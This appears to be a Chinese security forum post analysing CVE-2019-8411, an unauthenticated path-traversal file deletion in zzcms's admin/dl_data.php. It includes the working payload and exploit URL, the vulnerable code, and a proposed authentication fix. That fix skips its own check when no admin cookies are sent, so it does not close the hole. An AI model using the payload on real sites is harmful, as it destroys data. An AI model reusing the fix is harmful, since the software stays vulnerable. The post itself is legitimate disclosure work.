

## zzcms 任意删除文件漏洞(CVE-2019-8411) 分析

Payload :

```
action = del&filename = ../1.php
```

## 漏洞分析


这个漏洞产生的很大原因是开发者没有按照正确的安全开发，对敏感操作没有进行认证。

打开admin/dl\_data.php，发现只要把del赋值action参数，然后添加需要删除的文件，就可以删除了，没有进行任何的认证。

```
if ($action=="del") {
    $fp="../dl_excel/".$_GET["filename"];
    if (file_exists($fp)){
        unlink($fp);
    }else{
        echo "<script>alert('请选择要删除的标签');history.back()</script>";
    }
}
```

安全客 ( www.anquanke.com )

从下面的图片可以看出，只要action参数等于'del'时，就能进随意的删除了，无需什么认证这个操作是极其危险。



hp

7 <link href="style.css"

p

8 <title></title>

查看

电脑 > 本地磁盘 (C:) > wamp > www > zzcms2019 >

名称	修改日期
template	2019/2/
uploadfiles	2019/2/
user	2019/2/
wangkan	2019/2/
web	2019/1/
zh	2019/2/
zs	2019/2/
zsclass	2019/2/
zt	2019/2/
zx	2019/2/
.htaccess	2019/1/
httpd.ini	2019/1/
index.php	2018/10/
label.php	2019/2/
nginx.conf	2019/1/
robots.txt	2000/8/
upforck.php	2016/1/
uploadflv.php	2018/8/
uploadflv_form.php	2018/8/
uploadimg.php	2018/8/
uploadimg_form.php	2018/8/
Web.Config	2018/9/
安装说明.txt	2018/7/
操作说明.chm	2013/4/
目录结构.txt	2016/7/

localhost/zzcms2019/admin/dl\_data.php?action=del&filename=../1.php

从excel导入代理商信息

第一步：调整列顺序,字段名可以不同，少字段也可以  
列顺序为：ID，代理商姓名，电话，Email，代理产品，代理区域，代理商简介  
第二步：上传调整过列顺序的Excel表格文件到dl\_excel目录

文件名	文件大小	操作
-----	------	----

先知社区  
安全客 (www.anquanke.com)

进行简单的添加认证后，这个Payload 就失效了，当然这个认证只是我个人的随意添加的，更多细节需要开发者团队自己增加。

```
if (isset($_COOKIE["admin"]) && isset($_COOKIE["pass"])){
    $sql="select * from zzcms_admin where admin='".$_addslashes($_COOKIE["admin"])."'";
    $rs=query($sql) or showmsg('搜寻管理员信息出错');
    $ok=is_array($row=fetch_array($rs));
    if($ok){
        if ($_COOKIE["pass"]!=$row['pass']){
            showmsg('管理员密码不正确，你无权进入该页面','../admin/login.php');
        }
    }else{
        showmsg('管理员已不存在，你无权进入该页面','../admin/login.php');
    }
}
if ($action=="del") {
    $fp="../dl_excel/".$_GET["filename"];
    if (file_exists($fp)){
        unlink($fp);
    }else{
        echo "<script>alert('请选择要删除的标签');history.back()</script>";
    }
}
```

先知社区  
安全客 (www.anquanke.com)

localhost/zcms2019/admin/dl\_data.php?action=del&filename=./1.php

第一步：调整列顺序,字段名可以不同，少字段也可以  
列顺序为：ID,代理商姓名, 电话, Email, 代理产品, 代理地区

第二步：上传调整过列顺序的Excel表格文件到/dl\_excel目录

文件

快速访问

桌面

下载

文档

图片

此电脑

Redmi 6 Pro

视频

图片

文档

下载

音乐

桌面

本地磁盘 (C:)

本地磁盘 (E:)

本地磁盘 (F:)

本地磁盘 (G:)

网络

名称

修改日期

类型

大小

uproaames

2019/2/19 17:10

文件夹

user

2019/2/2 18:23

文件夹

wangkan

2019/2/2 18:23

文件夹

web

2019/1/5 16:51

文件夹

zh

2019/2/2 18:23

文件夹

zs

2019/2/2 18:23

文件夹

zscass

2019/2/2 18:23

文件夹

zt

2019/2/2 18:23

文件夹

zx

2019/2/2 18:23

文件夹

.htaccess

2019/1/5 16:32

HTACCESS 文件

4 KB

1.php

2019/2/19 8:27

JetBrains PhpSto...

0 KB

httpd.ini

2019/1/5 16:32

配置设置

5 KB

index.php

2018/10/13 12:14

JetBrains PhpSto...

2 KB

label.php

2019/2/2 18:22

JetBrains PhpSto...

66 KB

nginx.conf

2019/1/8 8:31

CONF 文件

4 KB

robots.txt

2000/8/19 22:09

文本文档

1 KB

upforck.php

2016/11/6 0:00

JetBrains PhpSto...

5 KB

uploadflv.php

2018/8/25 10:56

JetBrains PhpSto...

4 KB

uploadflv\_form.php

2018/8/22 22:12

JetBrains PhpSto...

3 KB

uploadimg.php

2018/8/22 22:13

JetBrains PhpSto...

9 KB

uploadimg\_form.php

2018/8/22 22:13

JetBrains PhpSto...

4 KB

Web.Config

2018/9/16 7:59

CONFIG 文件

21 KB

安装说明.txt

2018/7/28 9:25

文本文档

1 KB

操作说明.chm

2013/4/3 11:49

编译的 HTML 帮...

38 KB

目录结构.txt

2016/7/25 0:00

文本文档

2 KB

46个项目 选中1个项目 0字节

点击收藏 | 1 关注 | 1

[上一篇：深入分析恶意软件 Emotet 的...](#) [下一篇：浅析区块链共识机制](#)

1. 1 条回复



[sera](#) 2019-02-27 15:12:54

...

0 回复Ta

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)